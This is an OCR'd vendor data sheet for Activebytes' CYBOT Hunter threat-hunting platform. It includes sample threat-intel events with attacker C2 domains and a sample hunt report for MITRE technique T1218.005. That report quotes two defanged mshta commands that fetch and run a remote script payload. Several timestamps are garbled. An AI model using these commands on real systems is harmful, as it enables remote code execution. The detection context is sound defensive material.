CYBOT HUNTER

Data Sheet

Automated Investigation & Hunting Platform


www.active-bytes.com
contact@active-bytes.com
+971547848738
+91 9745006727

activebytes innovations

About the CYBOT Hunter

- CYBOT collects rich logs from organizations network, remote users ,servers and stores to its Analytical engine
- CYBOT Receives Threat Intelligence events from our trusted community sources and value-added inputs from Activebytes dedicated threat intelligence team.
- CYBOT automatically hunts and investigate the threat leveraging Logs and TI IOCs from even dark sources
- Every unusual, suspected events is submitted to drill down level investigation and designed respond with suggestions and alerts to security team

Design Principle



Things you receive with CYBOT Hunter

1 Analytics

Our Platform includes a Big Data Analytic Engine with best-in-class analytics and processing capability that satisfies the organization's future data analysis needs as well.
We've made hundreds of dashboards and alerts out of the box for both compliance and security analytics purposes on top of the data lake. You will have additional access to our content-library where we keep updating new dashboards, alerts frequently so that you don't miss any beat.

2 CYBOT Threat Intelligence

CYBOT Comes with Threat Intelligence Platform Which keeps knowledge of cyber security threats going on in the industry at the moment, accessible to both technical and non-technical teams. It provides access to both commercial and community threat intelligence events, news and vulnerabilities to the team. And we extend our security specialist's hands for threat intelligence services like domain take down.

3 CYBOT Automated Hunting and Investigation Playbooks

Rich data collected using sensors are stored into our Analytical engine in a unified format and further enlightens with IOC information from Threat Intelligence platform. This Opens up the capability of Automation. We've prepared our automation playbooks not just for detecting a threat. They are built to execute end to end investigation, enrichment, and incident response actions like a human. Additionally complex use cases which even human can't do.

CYBOT HUNTER

activebytes innovations


This is how CYBOT help you

Analytics

Quick profiling & detection of patterns from endpoint and network data helps in proactive handling of IOCs. Hence capable in early detection of new generation-based attack attempts . Our Platform includes a Big Data Analytic Engine with best-in-class analytics and processing capability that satisfies the organization's future data analysis needs as well.

✓**Advanced Analytics handles even the modern technology-based attack techniques**


Data from the hosts and servers will be ingested to the CYBOT and every unusual logs is subjected to detailed analysis on basis of behavioral & historical pattern recognition



Some other features includes


- Rich Data extraction from OS, system behavior, communication between systems & to external IP addresses, common user behaviour
- Analysis of logs of OS binaries execution ,registry changes
- Data related to file creation, deletion & modification activities, other system/application logs

✓ **Data from network are ingested to CYBOT and any malicious attempt to damage or abuse organization network infrastructure is quickly detected**



Some other features includes

- Can extracts rich logs from the network and feed it to the data-lake
- Capable of extracting domain lookups, communication logs irrespective of TCP/IP Protocols
- Capture high fidelity transaction logs in network & traffic across the network
- Capable of capturing file-content metadata, to and fro traffic from both internal and external critical systems
- More capable to handle east-west traffic to detect and investigate new generation attacks
- Capable of extracting and processing major Microsoft protocols used by active directories




*** Detailed feature list of Sensors and supported protocols are Available in Sensors datasheet and feature list of analytical engine is available in Analytics datasheet*

activebytes innovations

Analytics Dashboards and Use-case alerts


✓CYBOT is capable of drilling down to granular level of events which security team can access
✓Effective co-relation capabilities on information from network and host data extractors
✓Faster reports and Dashboard generation for historical data
✓Enhanced visibility of User management activities across the infrastructure at Directory & Host level
✓100+ Pre-built dashboards to review logs against compliance standards such as ISO27K, PCIDSS, NIST
✓Reports can be generated.


Additional access to our content-library portal where we update new dashboards & alerts



- Hundreds of dashboards and alerts for both compliance and security analytics
- Faster understanding of huge data for analysts
- Host and Network data visualization in user friendly manner
- Easy understanding of group management activities and enumerations
- Co-relation alert use-cases for new vulnerabilities and threats

SAMPLE DASHBOARDS





*** Detailed list of currently available dashboards are listed in [dashboards datasheet](#).*

activebytes innovations

CYBOT -Threat Intelligence

CYBOT Receives both commercial and community threat intelligence feeds from our platform. Also has a value added Activbytes feeds, which gives insight into the latest attacks that takes place in world. This leads to coverage of a huge pool of IOCs

✓CYBOT protects your infrastructure from even the darkest corners

Threat intelligence information from various open source and dark web sources heightens the hunt efficiency and success rate


✓No Malicious executions go undetected with TIP


With intelligence sharing, the latest technique malicious executions are fed to CYBOT and this can perform faster malicious IP, Domain as well as Hash detection

✓User friendly management summary reports generated with option to download

Some other features includes

•Receiving and Sharing threat intelligence information in a controlled and structured manner
•Receiving threat intelligence information from various open source, dark web sources
•Receive threat intelligence information from other commercial sources as well.
•Pre- configured to receive threat intelligence data from multiple sources
•Role based access control.
•Capable to securely gather, share, store and correlate IoC's of targeted attacks, vulnerability information etc.
•Record all type of IOCs includes IP, URLs, text, files, hashes, IDS signatures etc.
•Allows internal team to collaborate and discuss on intelligence events.
•Allows organization to share threat intelligence information with peers effectively
•No restrictions with number of users
•API for all major functionality allows seamless integration with other security solutions
• Automatically co-relate and mark related previous incidents for effective tracking
•Exportable as dashboards and reports with better graphical representations
•Meant for both technical and not technical resources
•Commercial threat feeds and service from ActiveBytes dedicated threat intelligence Team for effective Threat information analysis, identification, Domain takedown etc.
•TI Feeds of Malware Information, Threat Intelligence News, Vulnerability and exploits information






COMMUNITY THREAT INTELLIGENCE EVENTS


activebytes innovations

SAMPLE COMMUNITY THREAT INTELLIGENCE EVENTS

Feeds distribution over time



Attribute category distribution over time




Event Name :OSINT - New campaign targeting security researchers
Event ID : 1206
Feed Name : CIRCL
Severity : Medium


Event Description :

Over the past several months, the Threat Analysis Group has identified an ongoing campaign targeting security researchers working on vulnerability research and development at different companies and organizations. The actors behind this campaign, which we attribute to a government-backed entity based in North Korea, have employed a number of means to target researchers which we will outline below. We hope this post will remind those in the security research community that they are targets to government-backed attackers and should remain vigilant when engaging with individuals they have not previously interacted with. In order to build credibility and connect with security researchers, the actors established a research blog and multiple Twitter profiles to interact with potential targets. They've used these Twitter profiles for posting links to their blog, posting videos of their claimed exploits and for amplifying and retweeting posts from other accounts that they control.

IOC type distribution



IOC Types Timelinne





Indicators Table

Show 5 entries Search:

IOC Value	IOC Type	IOC Category	IOC Comment	IOC id	Timestamp
angeldonationblog.com	domain	Network activity	C2 Domains: Attacker-Owned	256986	Jan 19, 1970, 6:40:52 PM
codevexillium.org	domain	Network activity	C2 Domains: Attacker-Owned	256987	Jan 19, 1970, 6:40:52 PM
https://blog.google/threat-analysis-group/new-campaign-targeting-security-researchers/	link	External analysis		256985	Jan 19, 1970, 6:40:51 PM
investbooking.de	domain	Network activity	C2 Domains: Attacker-Owned	256988	Jan 19, 1970, 6:40:52 PM
krakenfolio.com	domain	Network activity	C2 Domains: Attacker-Owned	256989	Jan 19, 1970, 6:40:52 PM

activebytes innovations






DoJ Wants Private Sector to Work More Closely with Law Enforcement on Cybersecurity

Mar 31, 53821, 6:13:20 PM | Severity : High

Impact Region



Comments

The time to properly investigate and act may exceed your risk tolerance. Even so, develop a relationship with your local law enforcement and FBI offices and discuss the mechanisms and merits of providing the information and evidence they need to take action to help others before they are in the same situation.

A key issue many private firms to cooperate with law enforcement is the lack of feedback or visibility of how their cases are progressing. While this lack of sharing back by law enforcement is understandable due to operational and investigative issues, it can be frustrating for private firms to see little or no return for the time and effort they often expend into assisting law enforcement. Law enforcement need to better understand this and examine ways that firms can see the benefits provided by their cooperation, even if it is just at a high level.

Business is anxious to remediate attacks while law enforcement wants to preserve evidence. These motives are often at odds.

Reference Link

- https://www.scmagazine.com/analysis/cybercrime/doj-wants-to-know-what-are-the-impediments-to-working-with-law-enforcement
- https://www.nextgov.com/cybersecurity/2021/10/justice-official-dangles-liability-protections-encourage-private-sector-breach-reports/186253/

SAMPLE ACTIVEBYTES THREAT INTELLIGENCE EVENTS

Vulnerabilities

Vulnerabilities are weaknesses in information systems or security infrastructure that could be exploited by a threat source. The following table shows the breakdown of vulnerability

Show 5 entries

Attackers spread malware disguised as solution for Pegasus spyware
Threat actors are impersonating the group Amnesty International and promising to protect against the Pegasus spyware as part of a scheme to deliver malware. Amnesty International r...
Reference Link:https://blog.talosintelligence.com/2021/09/fakeantipegasusamnesty.html
Severity : High
Oct 26, 53764, 11:56:40 PM

BQE Software vulnerability highlights need for proactive measures as well as fast patchwork
BQE Software will receive a short-term patch, after hackers from Huntress were able to exploit several CVEs to gain access and deploy ransomware in the company's network. The wide ...
Reference Link:https://threatpost.com/bqe-web-suite-billing-app-ransomware/175720/
Severity : High
Sep 10, 53856, 9:06:40 AM

Could SquirrelWaffle fill the spam void left behind by Emotet?
Recently, a new threat, referred to as 'SQUIRRELWAFFLE' is being spread more widely via spam campaigns, infecting systems with a new malware loader. This is a malware family that's...
Reference Link:https://blog.talosintelligence.com/2021/10/squirrelwaffle-emerges.html
Severity : High
May 13, 53841, 3:23:20 PM

High-profile Russian APT develops new backdoor tool
Cisco Talos found a previously undiscovered backdoor from the Turla APT that we are seeing in the wild. This simple backdoor is likely used as a second-chance backdoor to maintain ...
Reference Link:https://blog.talosintelligence.com/2021/09/tinyturla.html
Severity : High
Nov 25, 53709, 12:30:00 AM

Malicious campaign uses a barrage of commodity RATs to target Afghanistan and India
Cisco Talos has observed a new campaign targeting Afghanistan and India utilizing malicious RTF documents to deliver a variety of commodity malware to victims. The campaign consist...
Reference Link:https://blog.talosintelligence.com/2021/10/crimeware-targets-afghanistan-india.html
Severity : High
May 14, 53841, 9:43:20 AM

Vulnerabilities with exploit

An exploit is a piece of software, data or sequence of commands that takes advantage of a vulnerability to cause unintended behavior or to gain unauthorized access to sensitive data. Th
obtained from various sources in the given timeframe.

Show 5 entries

Arbitrary Code Execution in PyYaml
Vendor:Pyyaml
A vulnerability was discovered in the PyYAML library in versions before 5.4, where it is susceptible to arbitrary code execution when it processes untrusted YAML files through the ...
Severity : High
Nov 2, 53764, 11:43:20 PM

Arbitrary Code Execution Vulnerability in PG Partition Manager
Vendor:pgxn
In the pg_partman (aka PG Partition Manager) extension before 4.5.1 for PostgreSQL, arbitrary code execution can be achieved via SECURITY DEFINER functions because an explicit sear...
Severity : High
Nov 19, 53709, 3:56:40 AM

Buffer Overflow Vulnerability in QNap Device
Vendor:Qnap
A stack buffer overflow vulnerability has been reported to affect QNAP device running NVR Storage Expansion. If exploited, this vulnerability allows attackers to execute arbitrary ...
Severity : High
Nov 4, 53764, 10:43:20 AM

Command Injection Vulnerability in BTRbk
Vendor:Digint
Btrbk before 0.31.2 allows command execution because of the mishandling of remote hosts filtering SSH commands using ssh_filter_btrbk.sh in authorized_keys.
Severity : High
Nov 20, 53709, 2:10:00 AM

Command injection Vulnerability in ssh2
Vendor:ssh2 project
ssh2 is client and server modules written in pure JavaScript for node.js. In ssh2 before version 1.4.0 there is a command injection vulnerability. The issue only exists on Windows....
Severity : High
Oct 31, 53764, 12:16:40 PM

activebytes
innovations

CYBOT - Automated Hunting and Investigation Playbooks

The advantage of automated Playbooks is that these rules, help an organization to enhance their security infrastructure with high efficiency without compromising IT processes. CYBOT has a large set of automated threat hunting tasks ,Incident response with option for alerts and suggestions in case of suspicious activity detection

✓CYBOT got you covered !

With rich feeds from various IOC sources, host & network sensors ,TIP & datalake ,makes the automated playbooks work with extra efficiency than a human can perform. The speed of execution is also many times faster.

✓Playbooks are scripted with rules to do end-to-end investigation, enrichment & incident response in exceptionally faster ways

Every suspicious IOCs identified from hunts are subjected to analysis in real-time


✓Immediately alerts on attack by alert & suggestion

This feature is very important as it helps security team in preventing an attack or adversary from further escalation down the kill chain

✓Detailed reports of investigation where a malicious attack technique was performed

Playbooks in CYBOT is scripted based on 3 approaches. Hence, we protect your infrastructure with multi dimensional security

- ❑ Hypothesis driven investigation
- ❑ Investigation based on known Indicators of Compromise or Indicators of Attack
- ❑ Advanced analytics and machine learning investigation



activebytes innovations

VALUES ONLY CYBOT CAN PROMISE

SIMPLIFIED INVESTIGATION VIEW FOR MANAGEMENT RESOURCES AND VERY DETAILED TECHNICAL INFORMATION FOR SECURITY EXPERTS

Human | Alien


Some features includes

- ✓ In depth hunts with minimum or no user input
- ✓ Automatically hunts for cyber threats inside the organization infrastructure
- ✓ Automatically feed inputs from various sources such as TTP, IoC, TI, OSINT feeds etc.
- ✓ Investigate identified observables in internet-based reputations sources
- ✓ Convenient for analysts
  - Look for possible repetition of similar threats and aggregate them to avoid false positives by itself - reduced the noise to analysts.
  - Score the hunted threat allows analyst to decide responsive action.
- ✓ Clear description of hunting tactic used
  - MITRE
  - IOC Based Hunt
  - Advanced Analytics
- ✓ Investigate or respond utilizing security solutions configured inside the organization such as AV, EDR, NDR, Vulnerability scanners, SIEM, etc.
- ✓ Chained investigation scenarios
- ✓ Report all the investigation steps like a human analyst does, which is understandable to technical and non-technical security resources
- ✓ Allow analyst to automate response actions suggested by the playbooks based on respective observables
- ✓ Has feedback mechanism for easy incident creation on threat intelligence platform with IOCs of any newly identified threat
- ✓ Unique investigation flow for each type of hunting tactics.

PLAYBOOKS WITH UNIQUE INVESTIGATION FLOW

- **About Hunt**
  CYBOT hunted for the MITRE Tactic defined
- **Tactic Information**
  A hunt was performed to detect the technique mentioned
- **Process Investigation**
  Information of the observed process was collected from the datalake.
- **Investigating the IP**
  Detailed automated investigation by CYBOT about the suspicious IP observed
- **Investigating URL**
  Detailed automated investigation by CYBOT about the suspicious URL observed
- **Investigation on Host and User**
  Detailed automated investigation by CYBOT about the Host & User which executed the suspected activity
- **Conclusion**

SELF AVOIDING REPEATED INVESTGATION FOR SAME INCIDENT




activebytes innovations


Other Features

✓A list of options are available for the Security team or administrator which is customizable as per your organization's requirements
✓Hunt reports can be generated in expert mode or manager mode

Some value-added customizable features

- ✓User Management
- ✓Backup & Restore
- ✓Automation Exceptions
- ✓Automation Scheduling
- ✓Integrations
- ✓Notifications
- ✓SIEM Integration
- ✓Configurations
- ✓Tenants & License





activebytes innovations

✓ Platform hunts for an attack tactic, and collect observables if found any occurrences, cross check the occurrences to recent hunts to reduce noise and false positive, finally present all the detection related information to analyst

1. Tactic, Hunt Information and Observables

1.1 MITRE Technique Information

A hunt was performed to detect the technique mentioned below.

Technique Name: Mshta | Technique ID: T1218.005 | Tactic: Defense Evasion

Adversaries may abuse mshta.exe to proxy execution of malicious .hta files and Javascript or VBScript through a trusted Windows utility. There are several examples of different types of threats leveraging mshta.exe during initial compromise and for execution of code. Mshta.exe is a utility that executes Microsoft HTML Applications (HTA) files. HTAs are standalone applications thatexecute using the same models and technologies of Internet Explorer, but outside of the browser.

Files may be executed by mshta.exe through an inline script

```
mshta vbscript:Close(Execute("GetObject(""script:https[:]//webserver/payload[.]sct"")"))
```

They may also be executed directly from URLs:

```
mshta http[:]//webserver/payload[.]hta
```

Mshta.exe can be used to bypass application control solutions that do not account for its potential use. Since mshta.exeexecutes outside of the Internet Explorer's security context, it also bypasses browser security settings.

Read More

1.2 Detected Observables

Source IP :10.0.3.15
User Name : Administrator
Process Name : mshta.exe
User Detection : MSHTA initiating network connections
Destination IP: 66.7.195.241

Host Name : WIN-RT9RO0FMBP2
Process ID : 960
Process Command:
No commandline found
Last detection : Feb 6, 2021, 7:42:28

